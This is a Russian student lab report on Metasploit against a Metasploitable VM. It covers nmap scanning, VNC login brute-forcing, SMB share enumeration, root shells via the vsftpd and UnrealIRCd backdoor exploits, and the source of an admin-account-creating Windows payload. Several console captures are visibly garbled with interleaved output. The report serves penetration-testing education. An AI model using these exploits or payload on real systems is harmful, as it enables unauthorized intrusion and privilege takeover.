

Лабораторная работа №5
Курс: Защита информации

Патраков Николай

25 сентября 2015 г.

Содержание

1	Цель работы	3
2	Ход работы	3
2.1	Изучение	3
2.2	Практическое задание	5
2.3	Изучить три файла с исходным кодом эксплойтов или служебных скриптов на ruby и описать, что в них происходит . .	10
3	Вывод	16

1 Цель работы

Изучать metasploit и освоить навыки практического применения.

2 Ход работы

2.1 Изучение

Используя документацию изучать базовые понятия

- auxiliary сканер, получающий сведения о системе, основываясь на ее слабостях.
- payload буквально "полезная нагрузка". Эта программа выполняет вредоносные действия: разрушение и изменение данных, отправка ложных сообщений и т.д.
- exploit - буквально, это программа, которая использует ошибки (неточности) программы для ее разрушения или управления.
- shellcode - двоичный исполняемый код, обычно вызывает консоль.
- nop - ассемблерная инструкция которая стопорит систему, говоря ей ничего не делать.
- encoder - модули, обобщающие payload.

Запустить msfconsole и узнать список допустимых команд

```
service postgresql start  
msfconsole
```

Базовые команды search,info,load,use

- search - без параметров- список всех exploits, с параметром поиск exploits.
- info - полная информация о эксплоите
- load - команда для загрузки плагинов
- use -команда для запуска эксплоита

```
msf > help

Core Commands
=====

Command      Description
-----
?             Help menu
back          Move back from the current context
banner        Display an awesome metasploit banner
cd            Change the current working directory
color         Toggle color
connect       Communicate with a host
edit          Edit the current module with $VISUAL or $EDITOR
exit          Exit the console
get           Gets the value of a context-specific variable
getg          Gets the value of a global variable
go_pro        Launch Metasploit web GUI
grep          Grep the output of another command
help          Help menu
info          Displays information about one or more module
irb           Drop into irb scripting mode
jobs          Displays and manages jobs
kill          Kill a job
load          Load a framework plugin
loadpath      Searches for and loads modules from a path
makerc        Save commands entered since start to a file
popm          Pops the latest module off the stack and makes it active
previous      Sets the previously loaded module as the current module
```

Рис. 1: Список команд.

Команды по работе с эксплоитом

- show exploits - список всех доступных на данный момент эксплоитов
- show options - список доступных опций для эксплоита
- exploit - запуск эксплоита
- rexploit - перезапуск эксплоита
- set RHOST - выделяем хост в сети для атаки
- set RPORT - задаем METASPLOIT порт удаленной машины для подключения фреймворка
- set payload - указывается имя используемого payload'a
- set LPORT - задается номер порта для payload на атакуемом сервере.

Команды по работе с бд

- db connect - подключение к бд
- db status - проверка подключения к бд
- db host - просмотр списка хостов в файле базы данных
- db del host - удалить хост из бд

GUI оболоска ARMITAGE

Графическая оболоска ARMITAGE позволяет в наглядном виде представить все этапы атаки, включая сканирование узлов сети, анализ защищенности обнаруженных ресурсов, выполнение эксплоитов и получение потного контроля над системой.

GUI веб-клиент Клиент доступен на порту 3790 после запуска apache.

2.2 Практическое задание

Подключиться к VCN серверу, получить доступ к консоли

Просканируем порты на гостевой ос metasploitable.

Команда:

```
nmap 192.168.0.107 -sV
```

```
root@kali:~# nmap -sV 192.168.0.107
Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2015-09-25 09:01 MSK
Nmap scan report for 192.168.0.107
Host is up (0.00020s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          Helixftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       DisLinux telnetd 0.16.0
25/tcp    open  smtp         ChaPostfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache/2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      rpcbind 2.4.2
139/tcp   open  netbios-ssn  Samba smbd 3.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X (workgroup: WORKGROUP)
512/tcp   open  exec         Getnetkit-rsh rexecd
513/tcp   open  login        sshd
514/tcp   open  tcpwrapped
1099/tcp  open  rmiregistry  GNU Classpath rmiregistry
1524/tcp  open  shell        DisMetasploitable root shell
2049/tcp  open  nfs          nfs
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          SeaVNC (protocol 3.3)
6000/tcp  open  x11          X11
6667/tcp  open  irc          Unreal ircd
8009/tcp  open  ajp13        SetApache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
```

Рис. 2: Сканирование metasploitable.

Видно, что VCN сервер располагается на порте 5900.

В msfconsole воспользуемся командой:

```
search "VNC (protocol 3.3)"
```

```

msf > search vnc 192.168.0.107

Matching Modules 4 ( https://nmap.org ) at 2015-09-25 09:01 MSK
=====
192.168.0.107
is up (0.00020s latency).
Now Name 7 closed ports
Description ICE VERSION Disclosure Date Rank
-----
ftp vsftpd 2.3.4 -----
OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
auxiliary/admin/vnc/realvnc_41_bypass 2006-05-15 normal
RealVNC NULL Authentication Mode Bypass
auxiliary/scanner/vnc/vnc_login2 normal
VNC Authentication Scanner httpd 2.2.8 ((Ubuntu) DAV/2)
auxiliary/scanner/vnc/vnc_none_auth normal
VNC Authentication None Detection (workgroup: WORKGROUP)
auxiliary/server/capture/vnc_3.X (workgroup: WORKGROUP) normal
Authentication Capture: VNC SSH rexecd
exploit/multi/vnc/vnc_keyboard_exec 2015-07-10 great
VNC Keyboard Remote Code Execution
exploit/windows/vnc/realvnc_client_miregistry 2001-01-29 normal
RealVNC 3.3.7 Client Buffer Overflowot shell
exploit/windows/vnc/ultravnc_client 2006-04-04 normal
UltraVNC 1.0.1 Client Buffer Overflow
exploit/windows/vnc/ultravnc_viewer_bof5 2008-02-06 normal
UltraVNC 1.0.2 Clients(vncviewer.exe) Buffer Overflow
exploit/windows/vnc/winvnc_http_get 2001-01-29 average
WinVNC Web Server GET Overflow1a3d
payload/windows/vncinject/bind_hidden_ipknock_tcp normal
VNC Server (Reflective Injection); Hidden Bind Ipknock TCP Stager

```

Рис. 3: Поиск эксплоитов vnc.

Как видно из рисунка 3 присутствуем много эксплоитов. По каждому можно получить информацию командой `info <exploit_name>`

Воспользуемся 'auxiliary/scanner/vnc/vnc_login'

Для этого введем команду `use auxiliary/scanner/vnc/vnc_login`

Установим необходимые параметры `set RHOSTS 192.168.0.107`

Запустим exploit - `exploit`

Запустим vncviewer

Команда: `vncviewer 192.168.0.107:5900`

```

msf > use auxiliary/scanner/vnc/vnc_login
msf > use auxiliary/scanner/vnc/vnc_loginpath grmiregistry
msf auxiliary(vnc_login) > set RHOSTS 192.168.0.107 shell
RHOSTS => 192.168.0.107 2-4 (RPC #100003)
msf auxiliary(vnc_login) > exploit
3306/tcp open  mysql      MySQL 5.0.51a-3ubuntu5
*] 192.168.0.107:5900 Starting VNC: loginD sweep.0 - 8.3.7
+I 192.168.0.107:5900 - LOGIN SUCCESSFUL: c:password
*] Scanned 1 of 1 hosts (100% complete) denied)
*] Auxiliary module execution completed
msf auxiliary(vnc_login) >

```

Рис. 4: Работа эксплоита.




Рис. 5: Работа vncviewer.

```
root@metasploitable: /
root@metasploitable:/# ls
bin  dev  initrd  lost+found  nohup.out  root  sys  var
boot  etc  initrd.img  media  opt  sbin  tmp  vmlinuz
cdrom  home  lib  mnt  proc  srv  usr
root@metasploitable:/# sdh
```

Рис. 6: Работа через vncviewer.

Получить список директорий в общем доступе по протоколу SMB
Запуск эксплоита.

```
msf auxiliary(smb_enumshares) => use auxiliary/scanner/smb/smb_enumshares
msf auxiliary(smb_enumshares) => set RHOSTS 192.168.0.107p: WORKGROUP)
RHOSTS => 192.168.0.107c netkit-rsh rexecd
msf auxiliary(smb_enumshares) > exploit
514/tcp open tcpwrapped
[+] 192.168.0.107:139 - print$ - (DISK) Printer Drivers
[+] 192.168.0.107:139 - tmp - (DISK) oh noes! root shell
[+] 192.168.0.107:139 - opt - (DISK) (RPC #100003)
[+] 192.168.0.107:139 - IPC$ - (IPC) IPC Service (metasploitable server (Samba
.0.20-Debian))
open mysql MySQL 5.0.51a-3ubuntu5
[+] 192.168.0.107:139 - ADMIN$ - (IPC) IPC Service (metasploitable server (Samb
3.0.20-Debian))
open vnc VNC (protocol 3.3)
[*] Scanned 1 of 1 hosts (100% complete) denied)
[*] Auxiliary module execution completed cd
msf auxiliary(smb_enumshares) > Apache Jserv (Protocol v1.3)
```

Рис. 7: Работа эксплоита.

Получить консоль используя vsftpd

Для данной операции выберем auxiliary: exploit/unix/ftp/vsftpd_234_backdoor

```
msf exploit(vsftpd_234_backdoor) => use exploit/unix/ftp/vsftpd_234_backdoor
msf exploit(vsftpd_234_backdoor) > exploit
Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2015-09-25 09:01 MSK
[-] Exploit failed: The following options failed to validate: RHOST.
msf exploit(vsftpd_234_backdoor) > set RHOST 192.168.0.107
RHOST => 192.168.0.107
msf exploit(vsftpd_234_backdoor) > exploit
21/tcp open ftp vsftpd 2.3.4
[*] Banner: 220 (vsFTPd 2.3.4) OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
[*] USER: 331 Please specify the password. etc
[+] Backdoor service has been spawned; handling...
[+] UID: uid=0(root) gid=0(root) ISC BIND 9.4.2
[*] Found shell: en http Apache httpd 2.2.8 ((Ubuntu) DAV/2)
[*] Command shell session 1 opened (192.168.0.105:43119 -> 192.168.0.107:6200) a
t 2015-09-25 09:27:50 +0300
445/tcp open netbios-ssn Samba smbd 3.X (workgroup: WORKGROUP)
ls 512/tcp open exec netkit-rsh rexecd
bin 513/tcp open login?
boot 514/tcp open tcpwrapped
cdrom 1099/tcp open rmiregistry GNU Classpath grmiregistry
dev 1524/tcp open shell Metasploitable root shell
etc 2049/tcp open nfs 2-4 (RPC #100003)
home 2121/tcp open ftp ProFTPD 1.3.1
initrd 306/tcp open mysql MySQL 5.0.51a-3ubuntu5
initrd.img 306/tcp open postgresql PostgreSQL DB 8.3.0 - 8.3.7
lib 5900/tcp open vnc VNC (protocol 3.3)
lost+found 306/tcp open X11 (access denied)
media 5667/tcp open irc Unreal ircd
mnt 8009/tcp open aipl3 Apache Jserv (Protocol v1.3)
```

Рис. 8: Работа эксплоита.

Получить консоль используя уязвимость irc

Для данной операции выберем exploit: exploit/unix/irc/unreal_ircd_3281_backdoor

```
msf exploit(unreal_ircd_3281_backdoor) > exploit
[*] Nmap done: 1 IP address (1 host up) scanned in 1.52 seconds
[*] Started reverse double handler! start
[*] Connected to 192.168.0.107:6667...: Unit pistgresql.service failed to load:
:irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
:irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; usi
ng your IP address instead
[*] Sending backdoor command(..https://nmap.org ) at 2015-09-25 09:01 MSK
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo FBtymfBe7IB5FIKC;
[*] Writing to socket A/ICE VERSION
[*] Writing to socket B vsftpd 2.3.4
[*] Reading from sockets... OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
[*] Reading from socket B: Linux telnetd
[*] B: "FBtymfBe7IB5FIKC\r\n" Postfix smtpd
[*] Matching...open domain ISC BIND 9.4.2
[*] A is input...http Apache httpd 2.2.8 ((Ubuntu) DAV/2)
[*] Command shell session 2 opened (192.168.0.105:4444 -> 192.168.0.107:42387) a
t 2015-09-25 09:29:39 +0300 ssh Samba smbd 3.X (workgroup: WORKGROUP)
445/tcp open netbios-ssn Samba smbd 3.X (workgroup: WORKGROUP)
ls 512/tcp open exec netkit-rsh rshd
Donation/tcp open login?
LICENSE/tcp open tcpwrapped
aliases9/tcp open rmiregistry GNU Classpath grmregistry
badwords.channel.confell Metasploitable root shell
badwords.message.confis 2-4 (RPC #100003)
badwords.quit.conf ftp ProFTPD 1.3.1
```

Рис. 9: Работа эксплоита.

Armitage Nail Mary

Запустим Armitage. Выберем в качестве жертвы хост 192.168.150.3 и в меню Attacks->Nail Mary. После запуска функция hail mary проводит "умную" атаку.

2.3 Изучить три файла с исходным кодом эксплойтов или служебных скриптов на ruby и описать, что в них происходит

Путь к модулям: /usr/share/metasploit-framework/modules/.

Путь к файлам фреймворка: /usr/share/metasploit-framework/metasploit/framework/.

Путь к ядру: /usr/share/metasploit-framework/msf/core.

- Рассмотрим модуль auxiliary для brute-force сканирования логина по протоколу ftp - auxiliary/scanner/ftp/ftp_login.

Путь к файлу: /usr/share/metasploit-framework/modules/auxiliary/scanner/ftp/ftp_login.rb

В самом начале определяются описываются зависимости от модулей:

```
require 'msf/core' # ядро msf
require 'metasploit/framework/credential_collection' # класс для хранения учетных дан
require 'metasploit/framework/login_scanner/ftp' # ftp сканер
```

Далее следует описание класса, наследуемого от `Msf::Auxiliary`.

```
class Metasploit3 < Msf::Auxiliary
```

Затем добавляются чтобы добавить методы экземпляра класса, для этого прописываются команды `include` соответствующих модулей:

```
include Msf::Exploit::Remote::Ftp
include Msf::Auxiliary::Scanner
include Msf::Auxiliary::Report
include Msf::Auxiliary::AuthBrute
```

В методе `initialize` прописываются описание модуля:

```
super(
  'Name'          => 'FTP Authentication Scanner',
  'Description' => %q{
This module will test FTP logins on a range of machines and
report successful logins.  If you have loaded a database plugin
and connected to a database this module will record successful
logins and hosts so you can track your access.
},
  'Author'        => 'toddb',
  'References'    =>
[
[ 'CVE', '1999-0502'] # Weak password
],
  'License'       => MSF_LICENSE
)
```

А так же опции:

```
register_options(
[
Opt::Proxies,
Opt::RPORT(21),
OptBool.new('RECORD_GUEST', [ false, "Record anonymous/guest logins to the database",
```

```

], self.class)

register_advanced_options(
[
OptBool.new('SINGLE_SESSION', [ false, 'Disconnect after every login attempt', false])
]
)

deregister_options('FTPUSER','FTPPASS') # Can use these, but should use 'username' and
@accepts_all_logins = {}

```

Далее следует метод `run_host`, который и производит сканирование. Сначала выводиться информация, что сканирование началось:

```
print_status("#{ip}:#{rport} - Starting FTP login sweep")
```

Создаются экземпляры учетных данных и сканера:

```

cred_collection = Metasploit::Framework::CredentialCollection.new(
  blank_passwords: datastore['BLANK_PASSWORDS'],
  pass_file: datastore['PASS_FILE'],
  password: datastore['PASSWORD'],
  user_file: datastore['USER_FILE'],
  userpass_file: datastore['USERPASS_FILE'],
  username: datastore['USERNAME'],
  user_as_pass: datastore['USER_AS_PASS'],
  prepended_creds: anonymous_creds
)

cred_collection = prepend_db_passwords(cred_collection)

scanner = Metasploit::Framework::LoginScanner::FTP.new(
  host: ip,
  port: rport,
  proxies: datastore['PROXIES'],
  cred_details: cred_collection,
  stop_on_success: datastore['STOP_ON_SUCCESS'],
  bruteforce_speed: datastore['BRUTEFORCE_SPEED'],
  max_send_size: datastore['TCP::max_send_size'],
  send_delay: datastore['TCP::send_delay'],
  connection_timeout: 30,
  framework: framework,
  framework_module: self,

```

)

И непосредственно сканирование:

```
scanner.scan! do |result|
  credential_data = result.to_h
  credential_data.merge!(
    module_fullname: self.fullname,
    workspace_id: myworkspace_id
  )
  if result.success?
    credential_core = create_credential(credential_data)
    credential_data[:core] = credential_core
    create_credential_login(credential_data)

    print_good "#{ip}:#{rport} - LOGIN SUCCESSFUL: #{result.credential}"
  else
    invalidate_login(credential_data)
    vprint_error "#{ip}:#{rport} - LOGIN FAILED: #{result.credential} (#{result.status}):"
  end
end
```

- Далее рассмотрим exploit - vsftpd_234_backdoor.

Путь: /usr/share/metasploit-framework/modules/exploit/unix/ftp/vsftd_234_backdoor.rb.

Здесь все аналогично, остановимся на логике эксплоита.

Сначала происходит попытка подключения по порту 6200.

```
nsock = self.connect(false, {'RPORT' => 6200}) rescue nil
if nsock
  print_status("The port used by the backdoor bind listener is already open")
  handle_backdoor(nsock)
  return
end
```

Далее, если сокет открыт на ftp сервер отправляется рандомный пользователь и пароль, так же осуществляются проверки на доступ только анонимным пользователям и на ответ сервера:

```
sock.put("USER #{rand_text_alphanumeric(rand(6)+1)}:)\r\n")
resp = sock.get_once(-1, 30).to_s
print_status("USER: #{resp.strip}")
```

```

if resp =~ /^530 /
  print_error("This server is configured for anonymous only and the backdoor code cannot be used")
  disconnect
  return
end

if resp !~ /^331 /
  print_error("This server did not respond as expected: #{resp.strip}")
  disconnect
  return
end

sock.put("PASS #{rand_text_alphanumeric(rand(6)+1)}\r\n")

```

Далее не получая ответа на ввод пароля просто пытаемся запустить backdoor:

```

nsock = self.connect(false, {'RPORT' => 6200}) rescue nil
if nsock
  print_good("Backdoor service has been spawned, handling...")
  handle_backdoor(nsock)
  return
end

```

Payload запускается в методе handle_backdoor:

```

def handle_backdoor(s)

  s.put("id\n")

  r = s.get_once(-1, 5).to_s
  if r !~ /uid=/
    print_error("The service on port 6200 does not appear to be a shell")
    disconnect(s)
    return
  end

  print_good("UID: #{r.strip}")

  s.put("nohup " + payload.encoded + " >/dev/null 2>&1")
  handler(s)
end

```

- Рассмотрим payload - windows/adduser.

Данный payload создает пользователя в системе windows, с заранее заданными настройками.

Путь: /usr/share/metasploit-framework/modules/payload/singles/windows/adduser.rb.

Сначала прописаны опции:

```
register_options(
[
  OptString.new('USER', [ true, "The username to create", "metasploit" ]),
  OptString.new('PASS', [ true, "The password for this user", "Metasploit$1" ]),
  OptString.new('CUSTOM', [ false, "Custom group name to be used instead of default", '' ], self.class)
], self.class)
register_advanced_options(
[
  OptBool.new("COMPLEXITY", [ true, "Check password for complexity rules", true ]),
], self.class)
```

Далее в зависимости от введенных опций генерируется код который должен быть запущен на компьютере жертве в командной строке:

```
def command_string
  user = datastore['USER'] || 'metasploit'
  pass = datastore['PASS'] || ''
  cust = datastore['CUSTOM'] || ''
  wmic = datastore['WMIC']
  complexity= datastore['COMPLEXITY']
  if(pass.length > 14)
    raise ArgumentError, "Password for the adduser payload must be 14 characters or less"
  end
  if complexity and pass !~ /\A^.*((?={8,})(?=[a-z])(?=[A-Z])(?=[\d\W])).*$/
    raise ArgumentError, "Password: #{pass} doesn't meet complexity requirements and may"
  end

  if not cust.empty?
    print_status("Using custom group name #{cust}")
    return "cmd.exe /c net user #{user} #{pass} /ADD && " +
      "net localgroup \"#{cust}\" #{user} /ADD"
  elsif wmic
    print_status("Using WMIC to discover the administrative group name")
    return "cmd.exe /c \"FOR /F \"usebackq tokens=2* skip=1 delims==\" \" +
      \"%G IN ('wmic group where sid='S-1-5-32-544' get name /Value'); do \" +
      \"FOR /F \"usebackq tokens=1 delims==\" %X IN ('echo %G'); do \" +
      \"net user #{user} #{pass} /ADD && \" +
```

```

"net localgroup \"%X\" #{user} /ADD\"
else
return "cmd.exe /c net user #{user} #{pass} /ADD && " +
"net localgroup Administrators #{user} /ADD"
end

end

```

3 Вывод

После выполнения работы были изучены основные принципы работы с metasploit-framework, в основном через интерфейс msfconsole. Так же пришлось поработать через интерфейс armitage. С практической стороны были изучены методы сканирования хостов и получения к ним доступа, рассмотрены типичные атаки. Изучены основы работы с эксплоитами и код некоторых модулей. Для проведения атаки необходима информация об установленных на удаленном сервере сервисах и их версии, то есть нужно дополнительное исследование с помощью таких инструментов, как nmap.